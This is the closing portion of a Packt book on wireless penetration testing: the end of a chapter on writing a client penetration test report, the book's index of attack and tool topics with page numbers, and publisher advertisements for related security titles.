
Detailed information

All the information provided should be best described by the threat level, vulnerability rating, and how it impacts the business. Threat levels can be identified by the outcome of the threat. Does the threat give the attacker administrative or root privileges? Does it create a backdoor to the system?

The Nessus vulnerability scanner will also provide you with a threat level indicated by color. The color red has the highest threat level and requires immediate attention. Adding any tables, graphs, pie charts, or diagrams can provide great visuals for the audience to better understand the outcome.

**DETAILED
INFORMATION**

Vulnerabilities


Any vulnerability detected must be clearly detailed and described to reflect what the vulnerability is, the source, its impact, and its risks. All vulnerabilities should be provided with a solution.



Joe Buckingham, Creative Commons 2.0 (<https://www.flickr.com/photos/oufoufsworld/4307457572/>)

Impact, likelihood, and risks

What is the impact that the vulnerability detection provides to the business? Is the vulnerability dangerous enough to leak sensitive company information or potentially cause downtime to the production network? The impact all depends on the threat level and how malicious the threat is. What is the likelihood or possibility that the business can be exploited? Does the company have any competitors or known targets that would possibly attack the network? What is the ease of access, level of access, the difficulty in discovering the vulnerability and exploiting it, and the value assets of the business? Is there customer information or data that may result in HIPAA violations?



Recommendations

Based on the risk ratings and vulnerabilities, the penetration tester should provide a professional recommendation with alternatives. For example, if the business is using weak authentication protocols to validate user accounts for a customer database through the Internet, then the penetration tester should provide additional information to further secure the weakness.



Oldmaison, Creative Commons 2.0 (<https://www.flickr.com/photos/httpoldmaisonblogspotcom/221227905/>)

References

References are essential to your report. When submitting references, you must provide details of all the work provided by authors from which was generated by your work and the penetration test, including the following:

- Author's first and last name
- Date of publication
- Title of book or article
- Publisher
- Publicity

References should be listed in alphabetical order of the author's names, and must be accurate and comprehensive.

Sources

If you used any websites for research during your penetration test, list all of them. The client will want to know if you spent any outside time researching the vulnerabilities and how to resolve them.



**CITE YOUR
SOURCES**

Finishing the report

This section is pretty self-explanatory but needs to be covered. When wrapping up your report, *triple-check* your work. In some cases, you won't have someone available to review your report so you'll need to be prepared for this process. The report must be error-free and nothing from the penetration test must be left out of the report. If something doesn't look right, refer back to your notes and the screenshot you took at the time.

Summary

To summarize this chapter, we covered the planning process of writing a report and writing the report from start to finish. Writing a report can be rough at times, but once you get the hang of it, you'll be writing reports like a pro.



As the author, it is my job to provide the best reading experience for you as my reader. This is the first technical book that I have ever written. So, now it's your turn! How would you rate this book? Did you learn more than you expected to learn? Was it too hard to comprehend or understand? Did it not provide enough hands-on demonstrations? Did you feel that I forgot to mention something? Feel free to reach me on Packt Publishing's website at www.packtpub.com. See you on the other side!

Index

Symbols

- 802.11 EAP downgrade attack 60
- 802.11 identify theft attack 58
- 802.11 LEAP cracking attack 59
- 802.11 password guessing attack 58
- 802.11 RADIUS cracking attack 46

A

- access control attacks**
 - 802.11 RADIUS cracking 46
 - about 43
 - ad hoc associations 45
 - MAC spoofing 46
 - rogue access points 45
 - war driving 44
- active scanning** 74, 75
- ad hoc associations** 45
- Aircrack-ng**
 - about 26
 - URL 27
- Alfa AWUS036H** 35
- Alfa AWUS036NHR** 34
- AP Phishing** 50
- application credentials, sniffing** 56
- Armitage**
 - about 28
 - URL 29
- arp spoof** 87
- attacks**
 - preventing 89
 - protecting from 89
- authentication attacks**
 - 802.11 EAP downgrade 60

- 802.11 identify theft 58
- 802.11 LEAP cracking 59
- 802.11 password guessing 58
 - about 53
- application credentials, sniffing 56
- domain accounts, cracking 56
- PSK cracking 55
- shared key guessing 54
- VPN login cracking 57

B

- benefits, wireless penetration testing** 6, 7
- bypassing firewall filters commands,**
 - Nmap 70

C

- client-side attacks**
 - cross-site scripting (XSS) 142
 - spoofing 142
 - working 140, 141
- compatibility drivers**
 - reference link, for list 33
- compatible wireless adapter** 92
- components, vulnerability assessment**
 - plan 121
- confidential attacks**
 - about 47
 - AP Phishing 50
 - eavesdropping 48
 - evil twin AP 49
 - man-in-the-middle attack 51
 - WEP key cracking 48
- credential attacks**
 - about 51

- credential harvester 52
- phishing 53
- credential harvester 52**
- cross-site scripting (XSS) 142**

D

- data capture attacks**
 - preventing from 174, 175
- data loss prevention (DLP) 188**
- Denial of Service (DoS) 183**
- domain accounts, cracking 56**
- downloading 61**
- dsniff**
 - about 85
 - demonstrating 85-87

E

- eavesdropping 48**
- Ettercap**
 - about 77
 - demonstrating 78-84
 - functions 77
- evil twin AP 49**
- exploitation**
 - preventing from 174, 175

F

- fake AP**
 - creating, Karmetasploit used 151-158
- Federal Communications Commission (FCC) 74**
- firewall decoys commands, Nmap 72**
- footprinting**
 - about 66
 - requisites 66
 - tools 66
- frames 76**

H

- HashCalc**
 - about 22
 - URL 22
- honeypot attacking**
 - about 148, 149

- protecting from 149, 150
- hosts**
 - identification, preventing 116, 117
 - identifying 106
 - protecting 117
 - vulnerable hosts, determining 110-116
- HTTP Strict Transport Security (HSTS) 169**

I

- inSSIDer**
 - about 23
 - URL 24
- installation, Kali Linux**
 - in VMware Player 11-18
- installation, Nessus 124-129**
- Intrusion Detection System (IDS) 150, 178**
- Intrusion Prevention Systems (IPS) 178**
- issues, wireless networks**
 - about 60
 - downloading 61

J

- Jasager**
 - about 158
 - enabling, on WiFi Pineapple 158, 159

K

- Kali Linux**
 - about 9
 - downloading 10
 - installing, in VMware Player 11-18
 - network size, determining 109, 110
 - updating 18-20
 - URL, for downloading 10
- Karmetasploit**
 - about 150
 - interface 150
 - used, for creating fake AP 151-158
- KFSensor**
 - about 150
 - URL, for downloading 30-day trial 150
- Kismet**
 - about 24
 - URL 25

M

MAC address

spoofing 101-103

macchanger 101

MAC spoofing 46

man-in-the-middle attacks

about 51, 162

demonstrating 163-170

protecting from 149, 150

Metasploit

about 27, 170

demonstrating 170-174

URL 27

N

Nessus

about 28, 122

downloading 124

installing 124-129

URL 28

URL, for downloading 124

NetStumbler

about 23

URL 23

Network Mapper. *See* Nmap

network mapping tools 106-109

network size

determination, preventing 117

determining 109

in Kali Linux, determining 109, 110

Nmap

about 29, 67

URL 30

Nmap commands

bypassing firewall filters 70

firewall decoys 72

operating system and version

detection 68, 69

packet fragments 72

scanning, for firewall vulnerabilities 71

service scans 69

O

operating system and version detection

commands, Nmap 68, 69

P

packet fragments commands, Nmap 72

passive scanning 74, 75

penetration test

documenting 182-185

phishing 53

pivot

creating 178-182

pivoting

protecting against 186

prevention 62

PSK cracking attack 55

PwnSTAR

URL, for downloading 151

R

reconnaissance

about 66

requisites 66

Remote Authentication Dial In User

Service (RADIUS) 46

reports

generating 135, 136

rogue access points 45

S

scanning for firewall vulnerabilities

commands, Nmap 71

Scapy

about 31

URL 32

service scans commands, Nmap 69

shared key guessing 54

Social Engineering Toolkit (SET) 51

spoofing 142

sslstrip 169

T

targets

identifying 88

telnet command 147

Tenable

URL 127

threats

preventing 159

time entries, wireless penetration

testing report

detailed information 193

impact 194

likelihood 194

overview, of information 192

recommendations 194

references 195

risks 194

sources 195

vulnerabilities 193

TL-WN722N 36

U

unencrypted traffic

capturing 162

sniffing 142-148

urlsnarf 169

V

VMware Player

Kali Linux, installing in 11-18

VPN login cracking 57

vulnerabilities

resolving 137

vulnerability assessment

about 119

components 121

planning 120-123

vulnerability scanner

running 129-134

setting up 124

W

war driving 44

WEP 8

WEPCrack

about 25

URL 25

WEP encryption

about 93

cracking 93-97

WEP key cracking 48

WiFi Pineapple

Jasager, enabling on 158, 159

URL 158

WiFi Pineapple Mark 5 158

Wi-Fi Protected Access. *See* WPA

Wi-Fi Protected Setup. *See* WPS

Wired Equivalent Privacy. *See* WEP

wireless attack

planning 92

planning, steps 92

prerequisites, for conducting 92

protecting from 103, 104

wireless attacking techniques

about 43

access control attacks 43

authentication attacks 53

confidential attacks 47

credential attacks 51

wireless hardware

about 33

wireless models 33

wireless honeypot 148

wireless models

about 34

Alfa AWUS036H 35

Alfa AWUS036NHR 34

TL-WN722N 36

wireless network discovery 66

wireless network discovery, tools

Nmap 67, 68

Zenmap 73

wireless networks

sniffing 76

wireless password cracking

about 93

WEP encryption 93

WEP encryption, cracking 93-97

WPA2 encryption, cracking 97, 98

WPA encryption, cracking 97-99

WPA/WPA2 cracking results 100

wireless penetration testing methodology

about 40

benefits 6

need for 40

steps 40-42

wireless penetration testing report

finishing 195
planning 188, 189

wireless penetration testing report, writing

about 190
assumption 192
audience 190
information, collecting 191
introduction 190
objectives 191
time entries 192

wireless penetration tools

about 21
Aircrack-ng 26, 27
Armitage 28, 29
HashCalc 22
inSSIDer 23, 24
Kismet 24, 25
Metasploit 27
Nessus 28
NetStumbler 23
Nmap 29, 30
Scapy 31
WEPCrack 25, 26
Wireshark 30

wireless scanning

about 74
active 75
passive 75
working 75, 76

wireless terminologies 32

Wireshark

about 30, 76
URL 31

WPA 8

WPA2 encryption

cracking 97-99

WPA encryption

cracking 97-99

WPS 39

Z

Zenmap

about 73
URL 73

zero-day attack 119



Thank you for buying **Mastering Wireless Penetration Testing for Highly Secured Environments**

About Packt Publishing

Packt, pronounced 'packed', published its first book, *Mastering phpMyAdmin for Effective MySQL Management*, in April 2004, and subsequently continued to specialize in publishing highly focused books on specific technologies and solutions.

Our books and publications share the experiences of your fellow IT professionals in adapting and customizing today's systems, applications, and frameworks. Our solution-based books give you the knowledge and power to customize the software and technologies you're using to get the job done. Packt books are more specific and less general than the IT books you have seen in the past. Our unique business model allows us to bring you more focused information, giving you more of what you need to know, and less of what you don't.

Packt is a modern yet unique publishing company that focuses on producing quality, cutting-edge books for communities of developers, administrators, and newbies alike. For more information, please visit our website at www.packtpub.com.


About Packt Open Source

In 2010, Packt launched two new brands, Packt Open Source and Packt Enterprise, in order to continue its focus on specialization. This book is part of the Packt Open Source brand, home to books published on software built around open source licenses, and offering information to anybody from advanced developers to budding web designers. The Open Source brand also runs Packt's Open Source Royalty Scheme, by which Packt gives a royalty to each open source project about whose software a book is sold.

Writing for Packt

We welcome all inquiries from people who are interested in authoring. Book proposals should be sent to author@packtpub.com. If your book idea is still at an early stage and you would like to discuss it first before writing a formal book proposal, then please contact us; one of our commissioning editors will get in touch with you.

We're not just looking for published authors; if you have strong technical skills but no writing experience, our experienced editors can help you develop a writing career, or simply get some additional reward for your expertise.




Mastering Kali Linux for Advanced Penetration Testing

ISBN: 978-1-78216-312-1 Paperback: 356 pages

A practical guide to testing your network's security with Kali Linux, the preferred choice of penetration testers and hackers

1. Conduct realistic and effective security tests on your network.
2. Demonstrate how key data systems are stealthily exploited, and learn how to identify attacks against your own systems.
3. Use hands-on techniques to take advantage of Kali Linux, the open source framework of security tools.



Building Virtual Pentesting Labs for Advanced Penetration Testing

ISBN: 978-1-78328-477-1 Paperback: 430 pages

Build intricate virtual architecture to practice any penetration testing technique virtually

1. Build and enhance your existing pentesting methods and skills.
2. Get a solid methodology and approach to testing.
3. Step-by-step tutorial helping you build complex virtual architecture.

Please check www.PacktPub.com for information on our titles



Kali Linux – Assuring Security by Penetration Testing

ISBN: 978-1-84951-948-9 Paperback: 454 pages

Master the art of penetration testing with Kali Linux

1. Learn penetration testing techniques with an in-depth coverage of Kali Linux distribution.
2. Explore the insights and importance of testing your corporate network systems before the hackers strike.
3. Understand the practical spectrum of security tools by their exemplary usage, configuration, and benefits.



Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide

ISBN: 978-1-84951-774-4 Paperback: 414 pages

Learn to perform professional penetration testing for highly-secured environments with this intensive hands-on guide

1. Learn how to perform an efficient, organized, and effective penetration test from start to finish.
2. Gain hands-on penetration testing experience by building and testing a virtual lab environment that includes commonly found security measures such as IDS and firewalls.

Please check www.PacktPub.com for information on our titles